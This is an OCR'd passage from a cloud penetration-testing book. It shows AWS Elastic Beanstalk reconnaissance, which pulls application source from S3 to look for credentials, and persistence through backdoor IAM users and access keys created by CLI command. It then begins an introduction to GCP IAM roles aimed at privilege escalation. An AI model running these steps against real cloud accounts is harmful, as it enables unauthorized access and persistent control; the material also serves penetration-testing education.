
AWS Elastic Beanstalk(EBS) is an easy-to-use service for deploying and scaling web applications and services developed with Java, . NET, PHP, Node. js, Python, Ruby, Go, and Docker on familiar servers such as Apache, Nginx, Passenger, and IIS. This means we can use EBS to easily deploy applications with the click of a button or shell command. AWS automates the entire deployment process.

Typically you will see the front end or API deployed to a beanstalk environment. These environments can be located by issuing the following CLI command:

- **aws elasticbeanstalk describe-environments**

```
(base) jokers-MacBook-Pro:~ joker$ aws elasticbeanstalk describe-environments
{
    "Environments": [
        {
            "EnvironmentName": "
            "EnvironmentId": "e-
            "ApplicationName": "
            "VersionLabel": "app
            "SolutionStackName": "64bit Amazon Linux 2 v5.4.5 running Node.js 14",
            "PlatformArn": "arn:aws:elasticbeanstalk:us-east-1::platform/Node.js 14 running on 64bit Amazon Linux 2/5.4.5",
            "Description": "Environment created from the EB CLI using \"eb create\"",
            "EndpointURL": "
            "CNAME": "minion
            "DateCreated": "2021-09-29T13:44:40.264000+00:00",
            "DateUpdated": "2021-12-15T06:34:45.755000+00:00",
            "Status": "Ready",
            "AbortableOperationInProgress": false,
            "Health": "Green",
            "HealthStatus": "Ok",
            "Tier": {
                "Name": "WebServer",
                "Type": "Standard",
                "Version": "1.0"
            },
            "EnvironmentLinks": [],
            "EnvironmentArn": "arn:aws:elasticbeanstalk:us-east
        },
```

I would take special note of the “EndpointURL” variable. This will have a public url pointing to the application hosted by EBS. Once you have this endpoint you can launch further attacks against that application such as looking for OWASP top 10 vulns if it is a web application.



Another interesting thing about EBS is that it will deploy the application to an EC2 instance from the source code contained in an S3 bucket. When we press the deploy button it takes our source code and saves it to a S3 bucket then it is deployed to a virtual machine from that file. This means we should be able to find the source code of all EBS applications in an S3 bucket. Anyone who has access to that S3 bucket will also have access to the source code of all EBS applications.

```
(base) jokers-MacBook-Pro:~ joker$ aws s3 ls
2021-11-12 11:52:51 aws-cloudtrail-logs-
2021-05-19 11:04:24 elasticbeanstalk-us-
```

As you can see in the image above there is indeed an S3 bucket with the name of elasticbeanstalk. This is where our source code is stored.

```
(base) jokers-MacBook-Pro:~ joker$ aws s3 ls elasticbeanstalk-
                           PRE
                           PRE
                           PRE
                           PRE
2021-05-19 11:05:36          0
2021-07-28 17:17:40    7963919
2021-07-28 16:18:34    7963919
2021-07-28 16:41:00   57168023
2021-07-28 13:32:54   57168023
2021-07-28 17:36:57    2143549
2021-07-28 17:10:06    2143549
```

If you issue the ls command on that s3 bucket you should see a bunch of .zip files. These zip files contain the source code for the applications deployed to beanstalk. The next step is to download these files and analyze the source code for hardcoded credentials and vulnerabilities.

Persistence

New User

One of the easiest ways to backdoor a cloud environment is to create a new user who has full access to that environment. As shown below you can use the "**aws iam create-user --user-name MyUser**" command to create a new user.

```
$ aws iam create-user --user-name MyUser
{
    "User": {
        "UserName": "MyUser",
        "Path": "/",
        "CreateDate": "2018-12-14T03:13:02.581Z",
        "UserId": "AIDAJY2PE5XUZ4EXAMPLE",
        "Arn": "arn:aws:iam::123456789012:user/MyUser"
    }
}
```

Once you have this user created you should put them in a group with the highest privileges. To do add a user to a group you can use the following command:

- aws iam add-user-to-group --user-name MyUser --group-name MyIamGroup

Finally add a password to the user with the following command:

- aws iam create-login-profile --user-name MyUser --password My!User1Login8P@ssword

Access Keys

If a user changes their password you won't be able to access that user anymore. However, any access keys that user has will still be active and valid. If you have the correct permissions it is possible to backdoor other users by creating and downloading an access key for them. This can be done with the following command.

- aws iam create-access-key --user-name MyUser

```
$ aws iam create-access-key --user-name MyUser
{
    "AccessKey": {
        "UserName": "MyUser",
        "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
        "Status": "Active",
        "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
        "CreateDate": "2018-12-14T17:34:16Z"
    }
}
```

Now that you have an access key you can use this with the AWS cli to interact with the cloud environment as that user.

Conclusion

AWS is huge so we could only cover the basics of AWS hacking but the basics will still put you way ahead of the pack and for 90% of cloud environments the basics is all you

need. You know the most popular initial compromise methods, you know how to escalate privileges, you know what services have juicy information, and you know how to persist in an AWS cloud environment. If you want to take things to the next level I recommend reading more books, blogs, and videos on the topic, there is a lot of material on AWS hacking not covered in this book.


Alex Thomas AKA Ghostlulz

Google Cloud Platform


Introduction

Google Cloud Platform(GCP)is the third most popular cloud computing platform out there. Most of the services in GCP are similar to AWS and other platforms but there are some key differences.


The structure of a GCP account starts at the organization, this will be the same as your domain name, so if you attach a domain called “example.com” your organization's name will be “example.com”. An organization is made up of folders and projects. A folder is made up of other folders and projects. Lastly there are projects which are where everything lives. Note if a domain is not attached to GCP you will only have projects available to you.



When signing into GCP a project will look something like the following:



As you can see above we are in a project called “test-project”, there is 1 compute engine instance running, 4 storage buckets, and 1 sql instance running. All of your infrastructure will be created within a project, you will also find users and their permissions in here.




A typical organization will have many projects, for example they might have one project for the dev environment, one for testing, and another for production. Also users can be apart of multiple projects so if you compromise a cloud account you should always look to see which projects they have access to, this will allow you to move laterally in a cloud organization

IAM

IAM is the service that decides what resources members have access to. In GCP a member can be any of the following:

- User
- Service Account
- Group
- Organization

Roles are applied to members and are used to dictate what services they can interact with. Each role will have a set of permissions which determine exactly what a user has access to. All of these settings are wrapped up in a policy which is used to dictate what a user can and can't do.



User Accounts

There are two types of members in GCP, one is a human and the other is a machine. Machines typically use service accounts and humans will use their gmail or domain email to interact with GCP.

- User

- Service Account

Any machine you spin up or cloud function you create will have a service account attached to it. This is how the instances are able to interact with the rest of GCP. For example if you spin up a virtual machine and want it to have access to your storage bucket it needs a way of doing this and the solution is to use a service account to interact with other services for you.

Roles & Permissions


Roles are attached to members and each row is made up of a collection of permissions. These permissions dictate exactly what a member can and can't do on GCP. There are three types of roles:

- Basic
- Predefined
- Custom

When looking at permissions, always be on the lookout for basic AKA primitive roles. There are three types of primitive roles which give access to way more than needed, this is useful for privilege escalation and lateral movement.

- Primitive Roles
    - Owner
        - This gives you root on the project, you can do anything
